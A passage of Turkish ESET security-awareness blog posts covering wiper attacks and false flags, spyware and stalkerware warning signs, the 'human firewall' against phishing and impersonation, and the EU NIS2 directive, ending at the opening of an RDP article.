Bazı fidye yazılımı saldırıları da, veri silme saldırıları gibi aynı etkilere neden olup mağdur olanların önemli verilerini geri döndürülemez bir şekilde kaybetmesine sebep olabilir. Bu, saldırganlar bir fidye yazılımı saldırısı gerçekleştirmeyi hedeflediklerinde, ancak şifreleme işleminin bir bölümünü yanlış uygulayarak etkilenen verilerin şifresini çözemediklerinde gerçekleşir. Siber suçlu verileri yok etmeyi amaçlamamış olsa da bu tür durumlarda bir veri silme saldırısında olduğu gibi veriler kaybolur. Diğer durumlarda ise veri temizleyiciler, (Not)Petya örneğinde olduğu gibi fidye yazılım saldırıları olarak görünebilir.
## Saldırganlar arkalarında sahte deliller bırakıyor
Genellikle veri temizleyicinin sisteme nasıl girdiğini göstermek için kayıtları bulmak sorun olur. Çoğu zaman, birden çok sisteme aynı anda virüs bulaşır. Saldırganlar sıklıkla rakip bir bilgisayar korsanı grubuna özgü kod kısımları veya uygulama yöntemleri gibi sözde sahte bayraklar yerleştirir. Böylece asıl saldırganların yerine farklı bir aktör suçlanabilir. Emniyet güçleri ve güvenlik hizmetleri devreye girip kendi istihbaratlarını kullanana kadar büyük veri silme saldırılarının arkasında kimin olduğunu kesin bir şekilde öğrenmek neredeyse imkansızdır. Emniyet güçlerinin dahil olmasının ardından ise saldırganlara karşı kişisel yaptırımlar uygulanır.
**Sahte delil olimpiyatları**
2018’de Olympic Destroyer isimli kötü amaçlı yazılım, Güney Kore’nin Pyeongchang şehrinde düzenlenen Kış Olimpiyat Oyunları sırasında açılış törenini çalıştıran sistemlere virüs bulaştırdı. Bu kötü amaçlı yazılım, saldırının arkasında Kuzey Kore varmış gibi gösteren birçok sahte delil bıraksa da sonrasında saldırının arkasında Çin ve Rusya’nın izleri tespit edildi. Sonuç olarak, töreni suistimal edenin Sandworm Team olduğunu onaylamak haftalar sürmüştür.
## İşlemciyi durdurursanız veri temizleyicisini de durdurursunuz
Sisteminizde bir veri temizleyici algılanırsa mümkün olduğunca çalışan tüm işlemleri kapatın ve cihazın ağ bağlantısını kesin. **Şunu unutmayın**: Bu yaklaşım, yalnızca belirli işlemlerin kapatılmasının daha fazla hasara neden olmayacağı veya çalışanların güvenliğini tehlikeye atmayacağı durumlarda uygulanabilir. Verilerin silinme hızı, saldırının boyutuna bağlıdır. Bazı saldırıların kesin olarak önceden tanımlanmış öncelikleri vardır ve tüm şirketi dakikalar içinde devre dışı bırakabilirken diğerleri saatlerce sürer ve en azından kısmen kesintiye uğrayabilir.
Etkili bir yedekleme ve kurtarma stratejisi bulundurmayı hiçbir zaman unutmayın. Bir veri silme saldırısının hedefi olursanız sadece birkaç dakika veya gün içerisinde verilerinizi geri almanızı sağlayan kurum dışı ya da bulut yedekleme saklama alanınız olabilir.
Şirketiniz için oldukça önemli verileri belirlemek de işinize yarar. Bazı şirketler için maddi zararlar karşılanabilir olsa da bazıları için ise veri kaybı felaket anlamına gelebilir. Bir oyun şirketinin bu tür bir saldırıya maruz kaldığını düşünün. Çok oyunculu çevrim içi oyunlardaki toplaması aylar süren oyuncu verilerinin kaybolması, inanılmaz derecede itibar kaybına yol açabilir ve oyuncuların oyunu tekrar oynama motivasyonunu bozabilir. Bu “sadece bir oyun” olsa da söz konusu olay nihayetinde şirketin gelir akışını bozup şirketi iflas etmeye zorlayabilir.
Çevrim dışı ve güvenilir veri yedeklemeleri ile gelişmiş siber güvenlik stratejileri; riskleri önleyebilir, şirket sistemlerini daha dayanıklı hale getirebilir ve siber suçluları para kazanmak için farklı yöntemler aramaya zorlayabilir.
**Kategoriler:** SİBER GÜVENLİK
**Etiketler:** Araştırma, Kurumsal Güvenlik, Rehber, Siber Güvenlik
---
### [Casus yazılım: Tanıyın ve siber şantaja maruz kalmayın](https://antivirus.com.tr/casus-yazilimlari-taniyin-ve-siber-santaja-maruz-kalmayin/)
**Published:** Ocak 17, 2023
**Author:** ESET
**Excerpt:** Casus yazılım, stalkerware, bossware gibi zararlı yazılım türlerinden bazılarını duymuş olabilirsiniz. Gizliliğinizi korumak için bilmeniz gerekenler.
**Content:**
**Casus yazılım, stalkerware, bossware – etkinliğinizi izlemek ve cihazınızı bir “mikrofona” dönüştürmek için cihazınıza yüklenebilecek farklı kötü amaçlı yazılım türlerinden bazılarını duymuş olabilirsiniz. Bu tür yazılımlar gerçek bir tehlike oluşturuyor mu? İşte gizliliğinizi korumak ve kimlik bilgilerinin çalınmasını önlemek için sizin ve çalışanlarınızın bu tür kötü amaçlı yazılımlar hakkında bilmeniz gerekenler.**
Telefonunuzu kontrol ettiğinizi ve aniden şu mesajı gördüğünüzü hayal edin: “Şifrenizin XYZ olduğunu biliyoruz – ve hatta bundan çok daha fazlasını biliyoruz! Bize ödeme yapmadığınız sürece, özel videolarınız arkadaşlarınıza ve meslektaşlarınıza gönderilecek.” Böyle bir e-postayı okumak, alıcıyı şok edebilir ve korkutabilir. [Siber şantaj ve cinsel taciz dolandırıcılıkları](https://digitalsecurityguide.eset.com/en-us/cyber-blackmail-and-sextortion-scams-what-employees-need-to-know) genellikle gerçekte olduklarından daha korkutucu olarak sunulur – ancak bu gerçek birer sorun olmadıklarını göstermez.
Yukarıdakine benzer bir e-posta aldıysanız, siber saldırganların elinde muhtemelen size ait şifrenizden başka bir şey yok. Bu da zaten ciddi bir güvenlik riski olsa da, düşündüğünüzden daha yaygındır. Karanlık web’de sızdırılmış giriş bilgilerini arayan siber suçlular genelde karşılaştığımız bir şey. Daha sonra şifreleri şantaj yapmak ve / veya insanlara para veya veri göndermeleri için baskı yapmak için kullanırlar. Ancak birisinin sizi cihazınız aracılığıyla gerçekten takip etmesi mümkün mü?
Ne yazık ki, cevap evet. Casus yazılım ve **stalkerware gibi çeşitli kötü amaçlı yazılım** biçimleri, siz bilmeden etkinliğinizi izlemek için kullanılabilir. İkisi arasındaki fark nedir?
## CASUS Yazılım vs. STALKERWARE
Casus yazılım, oturum açma kimlik bilgileri veya ödeme ayrıntıları da dahil olmak üzere hassas verileri elde etmek için birinin etkinliğini izleyebilen bir kötü amaçlı yazılım türüdür. Bunlar daha sonra karanlık web’de [satılabilir](https://www.komando.com/security-privacy/frightening-webcam-email-looks-too-real-to-be-a-hacker-scam/554758/). Kötü amaçlı yazılım, örneğin kimlik avı e-postalarından, web sitesi bağlantılarından, uygulama güncellemelerinden veya güvenli olmayan posta eklerinden **izinsiz olarak gizlenir ve yüklenir**. Casus yazılımlar genellikle doğrudan belirli bir kurbanı hedef almaz – amacı mümkün olduğunca çok cihaza girmektir.
Stalkerware**, cihazınıza fiziksel ve kasıtlı olarak (casus yazılımların aksine), çoğu zaman tanıdığınız biri tarafından (örneğin bir ortak olarak) yüklenmelidir**. Bu, kötü amaçlı yazılımın belirli bir kişiyi hedeflediği ve genellikle kişisel nedenlerle yüklendiği anlamına gelir. Bir kullanıcının cihazındaki etkinliğini izleyebilir, ancak genellikle giriş kimlik bilgilerini veya ödeme ayrıntılarını almak için kullanılmaz – bunun yerine, birinin konumunu görmek ve etkinliklerini izlemek isteyen sahiplenici akrabalara veya ortaklara hizmet edebilir.
Ayrıca, çalışanların iş cihazlarındaki faaliyetlerini izlemek için kullanılan yazılım olan **bossware** ile de karşılaşmış olabilirsiniz. Pandemiden ve evden çalışan insanların artmasından bu yana, bossware kullanımı daha yaygın hale geldi. Bossware genellikle gri bir alan olarak görülmüştür – yasal olarak kurulabilir ve yalnızca ara sıra işle ilgili izleme için kullanılmalıdır, ancak çalışanların genellikle kendileri hakkında ne kadar bilgi izlendiğini veya hangi amaçla izlendiğini belirlemesinin bir yolu olmadığı için bir gizlilik sorununu temsil edebilir.
> ### **Pegasus Olayı**
>
> Casus yazılımlar, ünlü Pegasus casus yazılımı gibi siyasi nedenlerle de kullanılabilir. 2016 yılında İsrail merkezli bir güvenlik şirketi tarafından kuruldu ve faaliyetlerini izlemek için dünyanın dört bir yanındaki gazetecilerin, aktivistlerin ve iş adamlarının cihazlarına kuruldu. Orijinal kullanımı suç ve terörist faaliyetleri tespit etmekti, ancak ne yazık ki, yazılım nihayetinde otoriter rejimler tarafından rakiplerini izlemek ve kontrol etmek için kötü niyetli olarak kullanıldı. Pegasus daha önce Batılı istihbarat ve kolluk kuvvetleri tarafından kullanılıyordu, ancak günümüzde [aynı kuruluşlar kullanımına](https://www.cnet.com/tech/mobile/pegasus-spyware-and-citizen-surveillance-what-you-need-to-know/) karşı mücadele ediyor ve Apple bu yazılımı çeşitli [işletim sistemi güncellemeleriyle](https://www.cnet.com/tech/mobile/new-ios-16-lockdown-mode-can-protect-you-from-cyberattacks-heres-how/) devre dışı bırakmaya çalıştı.
Açılış örneğine geri dönersek, casus yazılımlar ve stalkerware genellikle siber şantaj konusunun yanında görünse de, suçluların kişisel görüntülerinizi almak için cihazınıza erişimi kullanması ve ardından size şantaj yapması pek olası değildir. Kişisel çekimlerinizin yayınlanmasını istemediğiniz sürece para ödemenizi isteyen bir e-posta alırsanız, bunun için endişelenmeyin – muhtemelen sadece bir tuzaktır. Yine de, cihazınızı kontrol etmek ve içinde casus yazılım belirtisi olmadığından emin olmak işe yarar.
## **Casus yazılımlar tarafından güvenliğinizin ihlal edilip edilmediğini nasıl anlarsınız?
- **Cihazınızın performansında olağandışı değişiklikler.** Kötü amaçlı yazılımların çalışması için pilinizin yanı sıra internet verilerinizi de kullanması gerekebilir, bu da pilin daha hızlı tükenmesine, internet veri kullanımında ani artışlara veya daha yavaş yanıt süresine neden olabilir. Bu işaretler tek başına endişe nedeni olmasa da, bilgisayarınızı olağandışı bulgular için daha fazla kontrol altında tutun.
- **Bilgisayarınızdaki bilinmeyen uygulamalar.** [Kötü amaçlı yazılım taraması](https://www.eset.com/us/home/online-scanner/) yapmayı deneyin ve cihazınızda şu anda hangi uygulamaların çalıştığını kontrol edin. Bazılarını bilmiyorsanız BT ekibinize danışın.
- **Garip videolar veya resimler.** Suçlular, web kameranız aracılığıyla videolarınızı çekebilir ve görüntüleri kendilerine gönderebilir, ancak bazen sıra dışı videolar veya resimler gibi geride izler bırakırlar. Klasörlerinizde bunlardan herhangi birini bulursanız, cihazınızı kontrol ettirmek için BT ile iletişime geçin.
- **Kameranızın kontrol ışığı siz kullanmadan yanar.** Siber suçlular ışığı kapatabilse de, bazen ışığı devre dışı bırakma girişimlerinde başarısız olurlar.
- **Ayarlarınız değiştirilir.** Siber suçlular ayarlarınızı değiştirmeye ve kötü amaçlı girişimlerini kendileri için daha kolay hale getirmeye çalışabilir. Güvenlik ayarlarınızı kontrol edin ve haberiniz olmadan devre dışı bırakıldıklarını görürseniz BT ekibinize başvurun.
> ## **Peki ya stalkware?**
>
> Stalkerware için, telefonunuza yüklendiğine dair işaretler aynıdır, ancak ek psikolojik faktör de vardır – çevrimiçi alışkanlıklarınız ve çevrimdışı nerede olduğunuz hakkında biraz fazla şey bilen biri gibi. Birisinin siz bilmeden cihazınıza stalkerware yüklediğine inanıyorsanız, olası [kanıtları](https://www.techsafety.org/spyware-evidence) toplayın ve yasal makamlarla iletişime geçin.
## **Bir bilgisayar korsanından bir mesajınız var – şimdi ne olacak?**
- **Panik yapmayın.** Herhangi bir şey yapmadan önce, siber suçluların genellikle yanlış bilgiler kullanarak sizi aceleye getirilmiş eylemlere yönlendirmeyi umduklarını unutmayın, bu nedenle mesajlarında belirtilen her şey doğru olmayabilir.
- **Etkileşimde bulunmayın.** Mesajlar gizli kötü amaçlı yazılım içerebilir, bu nedenle herhangi bir bağlantıya, eke veya resme tıklamaktan kaçının.
- **Ödemeyin**. Siber suçlulara ödeme yapmak yalnızca yasadışı işlerine devam etmelerine yardımcı olur ve çoğu durumda fidyeyi ödememek herhangi bir sonuca yol açmayabilir.
- **Hesaplarınızı güvensiz bırakmayın.** Siber suçlular, sızdırılan kimlik bilgilerinin listelerine dayanarak kurbanlarını hedef alabilir. Parolalarınızı düzenli olarak değiştirmeye, hesaplarınızın her biri için farklı parolalar kullanmaya ve bunları takip edebilmek için bir parola yöneticisi kullanmaya çalışın. Kimlik bilgilerinizin sızdırılıp sızdırılmadığını öğrenmek istiyorsanız, [Have I Been Pwned](https://haveibeenpwned.com/)?
- **Aktif olun.** Sizi endişelendiren veya sizi belirli eylemleri gerçekleştirmeye zorlayan bir e-posta alırsanız BT departmanınıza başvurun. Dizüstü bilgisayarınızın güvenli olup olmadığını veya kötü amaçlı yazılım yüklenip yüklenmediğini belirleyebilirler ve durumu çözmenize yardımcı olurlar. Ayrıca, cihazınızı güvence altına alarak veya bir siber güvenlik çözümü ve bir anti-spam çözümü yükleyerek gelecekte benzer durumlardan kaçınmanıza yardımcı olabilirler.
**Kategoriler:** GÜVENLİK ÖNEMLİDİR
**Etiketler:** Casus Yazılım, Siber Güvenlik, Stalkware
---
### [Tehditlere karşı ilk savunma hattı: İnsan güvenlik duvarı](https://antivirus.com.tr/tehditlere-karsi-ilk-savunma-hatti-insan-guvenlik-duvari/)
**Published:** Ocak 27, 2023
**Author:** ESET
**Excerpt:** Dijital güvenlikten bahsederken, birçok kişi uç nokta güvenliği, parola yöneticileri ve şifreleme gibi teknolojik yöntemleri vurgular. Peki ya insan faktörü?
**Content:**
*Dijital güvenlikten bahsederken, birçok kişi uç nokta güvenliği, parola yöneticileri ve şifreleme gibi teknolojik yönleri vurgular. Bunların hepsi şirketinizin güvenliğini sağlamanın önemli parçaları olsa da, ön saflarda duran ve siber tehditlerin hem hedefleri hem de araçları olmaya en yatkın olan personeldir. İnsan güvenlik duvarı kavramı önemlidir. İnsan güvenlik duvarı nedir ve nasıl geliştirebilirsiniz?*
## **İnsan güvenlik duvarı nedir?**
Dijital dünya gelişmeye devam ettikçe, şirketler giderek daha büyük miktarlarda hassas verilerle çalışıyor. Hassas dijital bilgiler bir şekilde yanlış ellere geçerse, tüm işletme ve ortaklarının veya müşterilerinin güvenliği tehlikeye girebilir. Birçok şirket, ilerici teknolojiler ve geliştirilen çözümlerle kendilerini böyle bir sonuçtan korumaya çalışır, ancak bazı durumlarda önemli bir faktörü hatırlamazlar: insan hatası. Bu tür hatalar, veri ihlallerinin ana nedenidir.
İnsan güvenlik duvarı terimi dijital olarak güvenli davranışlar gösteren, siber tehlikelere duyarlı ve herhangi bir sorunla karşılaştıklarında BT departmanıyla iletişim kurarak şirketlerini siber tehditlerden koruyan bir grup insanı temsil eder.
İşletmeler, bir insan güvenlik duvarı geliştirerek, çalışanları genellikle şirketin sistemlerine açılan bir ağ geçidi olarak kullanan siber suçluların girişimlerine karşı koyabilirler. İnsanların hata yapma ihtimalinin yüksek olduğu öncülünde faaliyet gösteren siber suçlular, çalışanları çeşitli sosyal mühendislik tekniklerinin yanı sıra diğer saldırı biçimleriyle de hedef alıyor.
### Bu saldırı tekniklerinden bazıları:
### **Phishing (Kimlik avı)**
Kimlik avı saldırıları, çalışanların güveninden, meşguliyetinden veya zaman zaman dikkatsizliğinden yararlanır. İnsan faktörünü daha da fazla sömürmek için, kimlik avı saldırıları genellikle şirketlerin çalışanlara ikramiye verdiği tatil dönemlerinde kullanılır, aciliyet duygusu veya ödül içerir.
Kimlik avı saldırıları, çalışanları korkutarak bir bağlantıyı *hızlı bir şekilde* tıklamaya veya parolalarını *hemen* değiştirmeye teşvik eder.

### **Siber şantaj**
Kimlik avı, insanların çok yoğun veya dikkatsiz olmalarına bel bağlarken siber şantajcılar, verilerini ve/veya yaşam tarzlarını açığa çıkarmakla tehdit ederek insanları ödeme yapmaya zorlamaya çalışırlar. Örneğin, şantajcı, alıcıyı web kamerası aracılığıyla takip ettiklerini ve fidye almadıkları sürece çektikleri görüntüleri paylaşacaklarını iddia edebilir. Bu durumlarda, alıcı panik yapmamalıdır. Çoğu zaman, suçluların tehditleri sahtedir ve istenen tutarı ödemek sorunu çözmez.
### **Kayıp veya çalıntı cihazlar**
Siber suçlular sürekli olarak hem dijital hem de fiziksel olarak düşük güvenlikli iş cihazlarının peşindeler. Dijital dünyada, sisteminizi çeşitli güvenlik çözümleriyle koruyabilirsiniz, ancak gerçek dünyada, suçluların dizüstü bilgisayarları çalmasını veya birinin bilgisayarınızı kurcalamasını engellemek sizin sorumlu davranmanızla mümkün.

### **Kılık değiştirmiş saldırılar**
Siber suçlular, kendilerini başka biri gibi göstererek çalışanları kandırmaya çalışabilirler. Üstelik bu saldırı sadece internette değil, gerçek hayatta da karşımıza çıkar. Örneğin, ofisinizin bulunduğu binaya gelebilir ve giriş kartlarını unutmuş bir çalışan gibi davranabilirler. Çalışanlar dikkatli olmazlarsa, davetsiz misafirin binaya ve hatta şirketin ağına girmesine izin verebilirler. ESET uzmanı Jake Moore’un kendisini TV yapımcısı olarak tanıtarak[ bir golf kulübünü nasıl “hacklemeyi” başardığının](https://www.welivesecurity.com/2021/08/02/course-good-golf-hacking/) hikayesini okuyun.

### **Kötü amaçlı bağlantılar**
Çeşitli web sitelerinde veya açılır pencerelerde gizlenen kötü amaçlı bağlantılar, çalışanları ilginç bir teklifle ikna etmeye veya uygulamalarını ya da yazılımlarını güncellemeye teşvik etmeye çalışabilir.
### **Kötü amaçlı belgeler**
Saldırganlar kötü amaçlı dosyaları e-posta ekleri olarak gönderirler ve kullanıcılar dosyayı açtıktan sonra bilgisayarlarına truva atı gibi zararlı yazılımlar bulaşır. Virüslü bir dosya, normal bir Excel belgesi gibi görünebilir. Ancak, belge açıldıktan sonra otomatik olarak çalışacak kötü amaçlı bir makro içerebilir.
## **Koruyucu insan güvenlik duvarı oluşturun**
Çalışanları hedef alan tehditlerin listesi uzar gider, bu nedenle işlevsel bir insan güvenlik duvarı geliştirmek, dijital olarak güvenli olmanın önemli bir şartı haline geldi. İşletmenizde bir insan güvenlik duvarını nasıl oluşturabilir ve geliştirebilirsiniz?
#### **Çalışanlarınızı eğitin:**
Farklı tehditleri nasıl tespit edeceklerini ve bunlara güvenli bir şekilde nasıl tepki vereceklerini bilmeleri gerekir. Çalışanlarınızın bilgilerini sürekli güncelleyin. İdeal olarak, ilk günden itibaren başlayın ve güvenlik eğitimini işe alımınızın bir parçası haline getirin. Hatta işe alım sırasında bile bir adayın güvenlik farkındalığının seviyesini göz önünde bulundurun. Güvenlik eğitimini eğlenceli, ilginç ve unutulmaz hale getirmenin etkileşimli yollarını arayın.
#### **En iyi yol basit olandır**:
Anlaşılması kolay ilkeler oluşturun ve bunlara bağlı kalın. Çalışanlarınızı çok fazla bilgi ile aşırı yüklemeyin veya strese sokmayın, ancak her çalışanın ne yapacağını ve dijital olarak nasıl güvende kalacağını bildiğinden emin olun. Temel bilgileri göz ardı etmeyin ve çalışanlarınızın şunları yapması gerektiğini bildirin:
- Güvenli parolalar kullanın ve her hesap için ayrı bir parolanız olsun
- asla bilinmeyen bağlantılara veya açılır pencerelere tıklamayın veya bilinmeyen kaynaklardan gelen ekleri açmayın
- Bir uygulamanın yeni bir güncellemesi olduğunda BT ekibiyle iletişime geçin ve talimatlarını izleyin
- bir cihazı gözetimsiz bırakırken her zaman oturumu kapatın ve ekranları kilitleyin
- işle ilgili hassas bilgileri yalnızca özel alanlarda tartışın ve çevrimiçi toplantılarda kulaklık kullanın
- çok faktörlü kimlik doğrulaması (MFA) kullanın
#### **Herkesi dahil edin**:
Resepsiyonistler de dahil olmak üzere herkes siber suçluların hedefi olabilir. Hiçbir çalışanı dışarıda bırakmayın ve herkesin pozisyonlarında karşılaşabilecekleri olası sorunları bildiğinden emin olun.
#### **Çalışanlarınızın yanında olun**:
Bir tehdidi tespit etmek, insan güvenlik duvarlarının sorumluluğunun sadece bir parçasıdır. Eşit derecede önemli diğer parçası ise bunu bildirmektir. Sistemin çalışmasını istiyorsanız, çalışanlarınız her zaman BT ekibiyle konuşabileceklerini ve sahip olabilecekleri endişeleri tartışabileceklerini hissetmelidir.
#### **İlerlemeyi değerlendirin**:
Kimlik avı simülasyonlarıyla çalışanlarınızın farkındalığını test etmeye kadar gidebilirsiniz, ancak aynı zamanda çalışanların temel ilkelere bağlı kalıp kalmadıklarını ve BT ekibiyle etkili bir şekilde iletişim kurup kurmadıklarını (BT ekibine yeni “gerekli” güncellemeler hakkında bilgi vermek veya olağandışı olayları bildirmek gibi) dikkate almanız da önemlidir.
#### **Çalışanlarınızı ödüllendirin**:
Çalışanlarınızın BT ile iletişim kurduklarını, dijital olarak güvenli çalışma alışkanlıklarını sürdürdüklerini ve dijital güvenlik bilgilerinde daha fazla bilgi edinmeye ve ilerlemeye istekli olduklarını görürseniz, onları ödüllendirin.
#### **İnsan güvenlik duvarı ve işlevsel yazılım çözümlerini birleştirin:**
Uç nokta koruması, 2FA, VPN, [ayrıcalıklı erişim yönetimi](https://antivirus.com.tr/pam-fidye-yazilimi-na-karsi-korunmaya-nasil-yardimci-olur/) ve güvenlik duvarı kullanın ve düzenli güncellemeler gerçekleştirin. Teknik güvenlik önlemlerinin ve insan güvenlik duvarlarının her zaman birlikte hareket etmeleri gerektiğini unutmayın.
**Kategoriler:** KURUM İÇİ ÖNLEMLER
**Etiketler:** Kurumsal Güvenlik, Siber Güvenlik
---
### [Ücretsiz kılavuz: Etkin siber güvenlik stratejisi oluşturun](https://antivirus.com.tr/ucretsiz-kilavuz-etkin-siber-guvenlik-stratejisi-olusturun/)
**Published:** Şubat 4, 2023
**Author:** ESET
**Content:**
*Şirketlerin birçoğunda, alanı siber güvenlik stratejisi olan az sayıda personel vardır. Bu nedenle, en büyük tehditlere odaklanmaları ve şirket faaliyetlerinin aksamaması için tüm enerjilerini bu tehditlere ayırmaları önemlidir.*
Olası tüm önlemleri alırken, işinizi gerektiği gibi koruduğunuzdan nasıl emin olabilirsiniz? ESET KOBİ ve MSP Bölüm Başkan Yardımcısı Michal Jankech, “Daha küçük şirketler, en önemli güvenlik açıklarını belirlemeyi içeren, risk tabanlı bir yaklaşım benimsemelidir” tavsiyesinde bulunuyor.
Michal Jankech’e göre, şirketlerin odaklanmaları gereken önemli alanlar şunlar?
- Veri koruma ve şifreleme
- Çok katmanlı uç nokta koruması ve kullanıcı erişim kısıtlamaları
- MFA ve düzenli güncellemeler
- Nitelikli e-posta sağlayıcılar ve çalışanların eğitimi
- İyi durumda ve eksiği olmayanlar için ise ek olarak: XDR
Ücretsiz ve Türkçe kılavuzu indirin ve daha fazla bilgi edinin.
[](https://antivirus.com.tr/wp-content/uploads/2023/02/ESET_cybersecurity_strategy_guide-TR.pdf)Ücretsiz kılavuz Etkin siber güvenlik stratejisi oluşturun
**Kategoriler:** KURUM İÇİ ÖNLEMLER
**Etiketler:** Rehber
---
### [NIS2: Yeni Avrupa Birliği siber güvenlik yönergesi](https://antivirus.com.tr/nis2-yeni-avrupa-birligi-siber-guvenlik-yonergesi/)
**Published:** Şubat 6, 2023
**Author:** ESET
**Excerpt:** AB, 2016 yılındaki NIS yönergesinden sonra siber savunmasını yeni bir kurallar dizisiyle artırmaya karar verdi. NIS2 yönergesi hakkında bilmeniz gerekenler.
**Content:**
*2016 yılında Ağ ve Bilgi Güvenliği (NIS) yönergesinin uygulamaya konulmasından sonra, Avrupa Birliği daha katı önlemler almaya, uygulanan kararnamenin kapsamını genişletmeye ve Avrupa’daki siber güvenlik seviyesini yükseltme girişimlerine daha fazla kuruluşu dahil etmeye karar verdi. NIS2 ’den ne bekleniyor? Aklınıza gelebilecek bazı sorular ve yanıtları.*
## **İlk NIS yönergesinin amacı neydi?**
2016 yılında kabul edilen NIS yönergesi, **Avrupa Birliğine üye tüm devletleri ilgilendiren ilk siber güvenlik mevzuatıydı.** Temel olarak iki gruptaki kuruluşlara odaklandı: sağlık, ulaşım, enerji vb. gibi **temel hizmetlerin operatörleri (OES’ler)** ve çevrimiçi arama motorları, İnternet ticareti ve bulut hizmetleri de dahil olmak üzere, **dijital hizmet sağlayıcıları (DSP’ler)**.
NIS, bu kuruluşların uygun güvenlik önlemlerine uymasını ve karşılaştıkları her türlü önemli siber güvenlik olayını bildirmesini şart koştu ancak yönerge, aynı zamanda devletlerin kendi ulusal koşullarını da dikkate almalarını sağladı. Yönergenin temel amacı, diğer yöntemlerin yanı sıra, ulusal bir **NIS otoritesi** desteğiyle, şirketlerin **bir Bilgisayar Güvenliği Müdahale Ekibine (CSIRT)**sahip olmalarını zorunlu tutarak ve AB üyesi ülkeler, Avrupa Komisyonu ve AB Siber Güvenlik Ajansından ([ENISA](https://www.enisa.europa.eu/)) oluşan bir [**İşbirliği Grubunda**](https://digital-strategy.ec.europa.eu/en/policies/nis-cooperation-group) stratejik **iletişim** sağlayarak **Avrupa’daki kuruluşların fiber güvenlik düzeyini** iyileştirmekti.
## **NIS2 nedir?**
[NIS2 yönergesi](https://www.eset.com/blog/business/a-floor-not-a-ceiling-eset-welcomes-the-approval-of-nis2/) önceki yönergenin kapsamını genişletiyor, farklı alanlardaki **daha fazla kuruluşu** kapsıyor ve **ilk kez** **BİT tedarik zincirinin** güvenliğini dikkate alıyor. Bu yönergenin oluşturulmasına, Avrupa siber güvenlik alanında yıllarca süren gelişmelerin yanı sıra son siber güvenlik zorlukları vesile olmuştur. **COVID-19 pandemisinde, siber saldırılar** [**AB üyesi ülkeler genelinde %220 arttı**](https://www2.deloitte.com/se/sv/pages/risk/articles/key-focus-areas-for-nis2-compliance.html) ve bu da, ilk NIS yönergesinin kapsamının çok sınırlı olduğunu gösterdi.
NIS2’nin amacı hem farklı sektörler hem de ülkeler arasında **bilgi paylaşım sürecini** **iyileştirerek** her bir Avrupa ülkesinin **siber güvenliğini daha da güçlendirmek**, **durumun ciddiyetinin fark edilmesini** sağlamak ve AB’nin **güvenlik sorunlarıyla toplu olarak yüzleşmesini**kolaylaştırmaktır. NIS2 **birçok ülke ve sektör arasındaki farklılıkları en aza indirmeli** ve **çok çeşitli siber güvenlik tehditlerine** ilişkin **birleştirilmiş bir stratejik plan sunmalıdır**. NIS1 ile kıyaslandığında, NIS2 **ulusal yetkililer için daha sert denetim önlemleri** ve **daha sıkı yaptırım ihtiyacı getirmektedir**.
## **NIS2’ye hangi kuruluşlar dahil edilecek?**
NIS2 **Avrupa Birliğinin iç pazarında faaliyet gösteren hemen hemen tüm orta ve büyük ölçekli ticari kuruluşları kapsayacaktır**. Bu, yalnızca AB **üyesi devletleri değil**, aynı zamanda kendi pazarında önemli olan **AB dışındaki kuruluşları da** kapsıyor.
### **NIS1 yönergesine hangi sektörler dahil edildi?**
- Sağlık hizmetleri
- Dijital altyapı
- Ulaşım
- Su temini
- Dijital servis sağlayıcılar
- Bankacılık ve finansal piyasalar altyapısı
- Enerji
### **NIS2 yönergesine hangi sektörler eklendi?**
- Kamu elektronik iletişim ağları ya da hizmet sağlayıcıları
- Atık su ve atık yönetimi
- Belirli önemli ürünlerin imalatı (örn. ilaçlar, tıbbi cihazlar ve kimyasallar)
- Gıda
- Dijital hizmetler (örn. Sosyal ağ platformları ve veri merkezi hizmetleri)
- Havacılık (örn. uzay)
- Posta ve kurye hizmetleri
- Kamu yönetimi
Kaynak: [Cyberpilot](https://www.cyberpilot.io/cyberpilot-blog/what-is-the-nis2-and-how-will-it-impact-your-organisation#:~:text=The%20NIS2%20%28Network%20and%20Information,the%20new%20requirements%20in%202024), 2022
## **NIS2 hangi koşulları getiriyor?**
Yönerge ilgili kuruluşlar ve sektörler tarafından uyulması gereken **yedi maddeden**oluşmaktadır. [Koşullar arasında](https://www.europarl.europa.eu/RegData/etudes/BRIE/2021/689333/EPRS_BRI(2021)689333_EN.pdf) **olay yanıtı, tedarik zinciri güvenliği, şifreleme, güvenlik açığı ifşası** ve ayrıca kuruluşların ilk gerçekleştiği andan itibaren **bir olayı 24 saat içerisinde rapor etmelerini** ve ardından da, **en geç bir ay içinde son bir rapor** göndermelerini gerektiren **olay bildirimine yönelik iki aşamalı bir yaklaşım** da yer almaktadır.
## **Koşullara uymayan şirketlere neler olabilir?**
Şirketler NIS2 koşullarına uymazsa **bağlayıcı talimatlar**, **güvenlik denetimi** tavsiyesi ve **10 milyon Euro’ya ya da şirketin bir önceki mali yılda dünya çapındaki toplam yıllık cirosunun %2’sine kadar idari para cezası** da dahil olmak üzere, çeşitli yaptırım önlemleri ile karşı karşıya kalabilir.
## **Yönerge ne zaman yürürlüğe girecek?**
Yönergenin son hali hala ilgili makamlarda tartışılmaktadır, **ancak 2024’e kadar yürürlüğe girmesi beklenmektedir**.
## **Şirketlerin nasıl hazırlanması gerekir?**
Yönerge henüz yürürlükte olmadığı için şu anda uymanız gereken belirli bir koşul bulunmuyor. Yine de, şirketinizin yapılacak değişikliklere daha iyi hazırlanması için atabileceğiniz bazı adımlar vardır. Örneğin, NIS2, kuruluşların **siber güvenlik risklerini değerlendirmelerini** şart koşacaktır ve bu, hem güçlü hem de zayıf noktalarınızı saptamak için önceden yapabileceğiniz bir şeydir. **Şifreleme** de yönergenin bir parçası olacaktır, bu nedenle şu anda verilerinizi nasıl koruduğunuzu ve şifrelediğinizi inceleyebilir ve yapmak istediğiniz herhangi bir iyileştirme olup olmadığına karar verebilirsiniz.
[](https://www.eset.com/tr/business/advanced-protection-bundle/)
**Kategoriler:** KURUM İÇİ ÖNLEMLER
---
### [RDP (Uzak Masaüstü Protokolü) ve tehlikeleri](https://antivirus.com.tr/rdp-uzak-masaustu-protokolu-ve-tehlikeleri/)
**Published:** Şubat 10, 2023
**Author:** ESET
**Excerpt:** İlk bölümde, fidye yazılımı ve çalışma şekillerini anlattık. Şimdi, RDP Protokolü'nden başlayarak saldırganların sistemlerinize sızma yollarını inceliyoruz.
**Content:**
*Bu serinin ilk bölümünde, fidye yazılımına ve nasıl çalıştığına dair temel bir genel bakış sunduk. Şimdi, Uzak Masaüstü Protokolü’nden (RDP) başlayarak fidye yazılımı operatörlerinin sistemlerinize sızma yollarını daha derinlemesine inceliyoruz.*
#### Seriden daha fazla makale okuyun:
